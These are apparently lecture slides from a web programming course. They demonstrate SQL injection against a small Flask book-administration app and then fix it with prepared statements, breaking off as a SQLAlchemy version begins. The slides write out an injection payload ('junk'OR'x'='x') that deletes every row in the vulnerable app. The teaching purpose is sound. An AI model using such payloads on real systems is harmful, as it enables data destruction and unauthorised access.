198:         message2 = 'A book with ISBN ' + isbn + ' already exists'
199:
200:     return report_results(message1, message2)
201:
202: #-----
203:
204: @app.route('/delete', methods=['GET'])
205: def delete():
206:
207:     html_code = ''
208:     html_code += '<!DOCTYPE html>'
209:     html_code += '<html>'
210:     html_code += '<head>'
211:     html_code += '<title>PennyAdmin</title>'
212:     html_code += '</head>'
213:     html_code += '<body>'
214:     html_code += get_header()
215:
216:     html_code += '<h1>Delete a Book</h1>'
217:
218:     html_code += '<form action="/handledelete" method="post">'
219:     html_code += 'Enter an ISBN:'
220:     html_code += '<input type="text" name="isbn" autofocus '
221:     html_code += r'required pattern=".*\S.*" '
222:     html_code += 'title="At least one non-white-space char"><br>'
223:     html_code += '<input type="submit" value="Go">'
224:     html_code += '</form>'
225:
226:     html_code += '<br>'
227:     html_code += '<br>'
228:     html_code += '<a href="/index">Return to home page</a>'
229:     html_code += get_footer()
230:     html_code += '</body>'
231:     html_code += '</html>'
232:
233:     response = flask.make_response(html_code)
234:     return response
235:
236: #-----
237:
238: @app.route('/handledelete', methods=['POST'])
239: def handle_delete():
240:
241:     isbn = flask.request.form.get('isbn')
242:     if (isbn is None) or (isbn.strip() == ''):
243:         return report_results('Missing ISBN', '')
244:
245:     isbn = isbn.strip()
246:
247:     database.delete_book(isbn)
248:
249:     message1 = 'The deletion was successful'
250:     message2 = 'The database now does not contain a book with ISBN '
251:     message2 += isbn
252:
253:     return report_results(message1, message2)

```

# Agenda

- Baseline example
- **SQL injection attacks**
- Cross-site scripting (XSS) attacks



# SQL Injection Attacks

- ***SQL injection***

**A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.**

– [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

# SQL Injection Attacks

- **Problem:**
  - PennyAdmin app is vulnerable to SQL injection attacks

# SQL Injection Attacks

- See **PennyAdmin01Baseline** app
  - Example 1:
    - When deleting, users enters 123 ' 456

# SQL Injection Attacks

```
DELETE FROM books WHERE isbn = 'someisbn'
```


```
123'456
```

```
DELETE FROM books WHERE isbn = '123'456'
```

Parsing error!


# SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app



# SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app



The screenshot shows a web browser window with the title "sqlite3.OperationalError: near '456': syntax error // Werkzeug Debugger - Chromi...". The address bar shows "localhost:55555/deleteresults". The main content area displays the error message "OperationalError" and "sqlite3.OperationalError: near '456': syntax error". Below this, a blue bar indicates "Traceback (most recent call last)". The traceback shows three frames from the Flask application:

```
File "/home/rdontero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line 2095, in __call__
    return self.wsgi_app(environ, start_response)

File "/home/rdontero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line 2080, in wsgi_app
    response = self.handle_exception(e)

File "/home/rdontero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line 2077, in wsgi_app
    response = self.full_dispatch_request()
```

Parsing  
error

# SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app
  - Example 2:
    - When deleting, users enters  
`junk 'OR 'x '=' x`

# SQL Injection Attacks

```
DELETE FROM books WHERE isbn = 'someisbn'
```

```
junk'OR'x'='x
```

```
DELETE FROM books WHERE isbn = 'junk'OR'x'='x'
```


Parsed as:

```
DELETE FROM books WHERE (isbn='junk') OR ('x'='x')
```




# SQL Injection Attacks

- See **PennyAdmin01Baseline** app




# SQL Injection Attacks

- See **PennyAdmin01Baseline** app



# SQL Injection Attacks

- See **PennyAdmin01Baseline** app



Deleted  
all  
books!

# SQL Injection Attacks

- **Solution 1:**
  - *SQL prepared statements*

# SQL Injection Attacks

- See **PennyAdmin02Prepared** app
  - runserver.py
  - penny.sql, penny.sqlite
  - **database.py**
  - penny.py

## PennyAdmin02Prepared/database.py (Page 1 of 2)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # database.py
5: # Author: Bob Dondero
6: #-----
7:
8: import sqlite3
9: import contextlib
10:
11: #-----
12:
13: _DATABASE_URL = 'file:penny.sqlite'
14:
15: #-----
16:
17: def get_books():
18:
19:     books = []
20:
21:     with sqlite3.connect(_DATABASE_URL + '?mode=ro',
22:         isolation_level=None, uri=True) as connection:
23:
24:         with contextlib.closing(connection.cursor()) as cursor:
25:
26:             query_str = "SELECT isbn, author, title FROM books"
27:             cursor.execute(query_str)
28:
29:             table = cursor.fetchall()
30:             for row in table:
31:                 book = {'isbn': row[0], 'author': row[1],
32:                     'title': row[2]}
33:                 books.append(book)
34:
35:     return books
36:
37: #-----
38:
39: def add_book(isbn, author, title):
40:
41:     with sqlite3.connect(_DATABASE_URL + '?mode=rw',
42:         uri=True) as connection:
43:
44:         with contextlib.closing(connection.cursor()) as cursor:
45:
46:             query_str = "INSERT INTO books (isbn, author, title) "
47:             query_str += "VALUES (?, ?, ?)"
48:             try:
49:                 cursor.execute(query_str, [isbn, author, title])
50:                 return True
51:             except sqlite3.IntegrityError:
52:                 return False
53:
54: #-----
55:
56: def delete_book(isbn):
57:
58:     with sqlite3.connect(_DATABASE_URL + '?mode=rw',
59:         uri=True) as connection:
60:
61:         with contextlib.closing(connection.cursor()) as cursor:
62:
63:             query_str = "DELETE FROM books WHERE isbn = ?"
64:             cursor.execute(query_str, [isbn])
65:

```

## PennyAdmin02Prepared/database.py (Page 2 of 2)

```

66: #-----
67:
68: # For testing:
69:
70: def write_books(books):
71:     for book in books:
72:         print('%s | %s | %s' %
73:             (book['isbn'], book['author'], book['title']))
74:
75: def _test():
76:     print('-----')
77:     print('Testing get_books()')
78:     print('-----')
79:     print()
80:     books = get_books()
81:     write_books(books)
82:     print()
83:
84:     print('-----')
85:     print('Testing add_book()')
86:     print('-----')
87:     print()
88:     successful = add_book('456', 'Kernighan', 'New Book')
89:     if successful:
90:         print('Add was successful')
91:         print()
92:         books = get_books()
93:         write_books(books)
94:         print()
95:     else:
96:         print('Add was unsuccessful')
97:         print()
98:         write_books(books)
99:         print()
100:     successful = add_book('456', 'Kernighan', 'New Book')
101:     if successful:
102:         print('Add was successful')
103:         print()
104:         books = get_books()
105:         write_books(books)
106:         print()
107:     else:
108:         print('Add was unsuccessful')
109:         print()
110:         write_books(books)
111:         print()
112:
113:     print('-----')
114:     print('Testing delete_book()')
115:     print('-----')
116:     print()
117:     delete_book('456')
118:     books = get_books()
119:     write_books(books)
120:     print()
121:     delete_book('456')
122:     books = get_books()
123:     write_books(books)
124:
125: if __name__ == '__main__':
126:     _test()


```

# SQL Injection Attacks

- See **PennyAdmin02Prepared** app
  - Example 1 revisited:
    - When deleting, attacker enters 123 ' 456

# SQL Injection Attacks


- See **PennyAdmin02Prepared** app





# SQL Injection Attacks

- See **PennyAdmin02Prepared** app




No  
parsing  
error

# SQL Injection Attacks

- See **PennyAdmin02Prepared** app
  - Example 2 revisited:
    - When deleting, attacker enters  
`junk 'OR 'x'='x`


# SQL Injection Attacks

- See **PennyAdmin02Prepared** app




# SQL Injection Attacks

- See **PennyAdmin02Prepared** app



# SQL Injection Attacks

- See **PennyAdmin02Prepared** app



Database  
is  
intact

# SQL Injection Attacks

- **Solution 2:**
  - *SQLAlchemy*
    - When used properly

# SQL Injection Attacks

- See **PennyAdmin03Alchemy** app
  - runserver.py
  - penny.sql, penny.sqlite
  - **database.py**
  - penny.py

## PennyAdmin03Alchemy/database.py (Page 1 of 2)

```

1: #!/usr/bin/env python
2:
3: #-----
4: # database.py
5: # Author: Bob Dondero
6: #-----
7:
